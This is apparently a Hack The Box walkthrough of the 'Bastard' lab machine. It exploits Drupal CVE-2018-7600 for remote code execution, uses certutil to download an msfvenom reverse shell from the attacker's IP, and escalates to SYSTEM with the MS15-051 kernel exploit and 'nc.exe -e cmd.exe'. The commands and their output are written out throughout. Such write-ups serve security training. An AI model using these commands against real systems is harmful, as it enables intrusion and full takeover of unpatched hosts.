
```
CREATE THE MySQL DATABASE
-------------------------

This step is only necessary if you don't already have a database set up (e.g.,
by your host). In the following examples, 'username' is an example MySQL user
which has the CREATE and GRANT privileges. Use the appropriate user name for
your system.

First, you must create a new database for your Drupal site (here, 'databasename'
is the name of the new database):

  mysqladmin -u username -p create databasename

MySQL will prompt for the 'username' database password and then create the
initial database files. Next you must log in and set the access database rights:

  mysql -u username -p

Again, you will be asked for the 'username' database password. At the MySQL
prompt, enter the following command:

  GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER,
  CREATE TEMPORARY TABLES ON databasename.*
  TO 'username'@'localhost' IDENTIFIED BY 'password';
```

Ok so now lets start looking for a Drupal 7.54 vulnerability which allows for us to skip over the login of the webpage, and get direct access. A Drupal 7.54 Remote Code Execution Vulnerability, CVE-2018-7600.   On the National Vulnerability Database the CVE-2018-7600 is a RCE vulnerability with a base score of 9.8 Critical. https://nvd.nist.gov/vuln/detail/cve-2018-7600.

A Github page with a reliable exploit, I did not have good luck with the exploit-db version of this exploit, https://www.exploit-db.com/exploits/44449, if you want to give it a shot you should be able to download this from a updated database of msfconsole.


Searchsploit -m 44449

Now with my initial failure to attack this system is out of the way, here is the attack method that works, using this exploit from pimps (https://github.com/pimps/CVE-2018-7600/tree/master) , you can use it as a RCE and collect information about the system as well as get a remote shell on the system.



```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'systeminfo'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                    |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-CQX0iJ8R9WyZM66uXKdJRIB15LiOjEYe-75h-6-DGzk
[*] Triggering exploit to execute: systeminfo

Host Name:                 BASTARD
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3582622-84461
Original Install Date:     18/3/2017, 7:04:46 ••
System Boot Time:          30/12/2024, 3:11:48 ••
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2.047 MB
Available Physical Memory: 1.596 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 3.619 MB
Virtual Memory: In Use:    476 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
```

You can also get a copy of the user.txt flag on the system this way as well...




```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'type C:\Users\dimitris\Desktop\user.txt'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)           |
|                              by pimps                                    |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-I4LfVD4G8TRh8vQWGmfLEGmgWFmwoWh5Te47JtuDlSY
[*] Triggering exploit to execute: type C:\Users\dimitris\Desktop\user.txt
[redacted]
```

Now getting onto the system and gaining Privilege Escalation. Time to create a reverse shell to our local system, we can do this using msfvenom replace ‘tun0’ with your local Kali IP.

```
msfvenom -p windows/shell/reverse_tcp LHOST=tun0 LPORT=443 -f ex
```

Now you have shell.exe to copy over to the system, Now create a directory so you have Read, Write and Modify permissions on and copy over your reverse shell onto it. It would look something like this...




```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'mkdir C:\temp'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)            |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-NJxg_Wllp9IvHcbOSFlPpGYO1MXdGXelRGnK0CZC2fw
[*] Triggering exploit to execute: mkdir C:\temp

┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c 'certutil -urlcache -f http://10.10.14.18/shell.exe C:\temp\shell.exe'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)            |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-IFFLNAEvxmyCz8ce0SrJzHK_py-VfkONvslR2jLfGe8
[*] Triggering exploit to execute: certutil -urlcache -f http://10.10.14.18/shell.exe C:\temp\shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Now you can create a netcat listener to listen for the shell.exe call back to your system.


```
nc -lnvp 443
```

Now execute the shell.exe on the remote system, you should have local user connection.



```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python2.7 cve-2018-7600.py http://10.10.10.9 -c ' C:\temp\shell.exe'
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
()
=============================================================================
|          DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)            |
|                              by pimps                                     |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-YT2ZdDabpReAwn9DKiSFK5xWiijdx9C3G3ekaODbG_0
[*] Triggering exploit to execute: C:\temp\shell.exe
```


Now following all the same options as before lets collect the systeminfo from Bastard and run it against windows-exploit-suggester.



```
┌──(kali㉿kali)-[~/Desktop/scripts/windows/Windows-Exploit-Suggester]
└─$ ./windows-exploit-suggester.py --database 2024-09-19-mssb.xls --systeminfo sysinfo.txt

[*] initiating winsploit version 3.3 ...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege (982799) - Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet Explorer (976325) - Critical
[*] done
```


Look at all of those vulnerabilities, lets try MS15-051×64
https://nvd.nist.gov/vuln/detail/cve-2015-1701

Going to https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip will allow you to download the zip file and copy over the 64 bit version since according to windows-exploit-suggester it is a x64 bit system.




```
┌──(kali㉿kali)-[~/Desktop/scripts/windows/Windows-Exploit-Suggester]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.9] 49275
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>cd C:\temp
cd C:\temp

C:\temp>certutil -urlcache -f http://10.10.14.18/sherlock.ps1 sherlock.ps1
certutil -urlcache -f http://10.10.14.18/sherlock.ps1 sherlock.ps1
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>powershell
powershell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
```

Sherlock didn't want to work for me, so my second opinion I guess doesn't matter. Lets use what we know is good from the windows-exploit-suggester, copy over the MS15-051 exploit, copy the 64 bit version and nc.exe from kali over to the Bastard box and see if we can get a Kernel reverse shell on the system.




```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.9 - - [30/Dec/2024 09:59:00] "GET /sherlock.ps1 HTTP/1.1" 200 -
10.10.10.9 - - [30/Dec/2024 09:59:00] "GET /sherlock.ps1 HTTP/1.1" 200 -
10.10.10.9 - - [30/Dec/2024 10:10:11] "GET /ms15-051×64.exe HTTP/1.1" 200 -
10.10.10.9 - - [30/Dec/2024 10:10:11] "GET /ms15-051×64.exe HTTP/1.1" 200 -
10.10.10.9 - - [30/Dec/2024 10:11:11] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.9 - - [30/Dec/2024 10:11:11] "GET /nc.exe HTTP/1.1" 200 -
```

Copied all of those over to Bastard's C:\temp



```
C:\temp>ms15-051×64.exe "nc.exe 10.10.14.18 4444 -e cmd.exe"
ms15-051×64.exe "nc.exe 10.10.14.18 4444 -e cmd.exe"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 2156 created.
==============================
```

And now running netcat to have a cmd.exe prompt on my local kali listener using port 4444.



```
┌──(kali㉿kali)-[~/Desktop/HTB/bastard]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.10.9] 49287
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\temp>whoami
whoami
nt authority\system

C:\temp>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C4CD-C60B

 Directory of C:\Users\Administrator\Desktop

08/02/2022  04:50 ◆◆    <DIR>          .
08/02/2022  04:50 ◆◆    <DIR>          ..
30/12/2024  03:13 ◆◆                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4.135.079.936 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
[redacted]

C:\Users\Administrator\Desktop>
```

Hey look NT Authority\System, neat!

Proof that I did the thing:

https://www.hackthebox.com/achievement/machine/1184690/7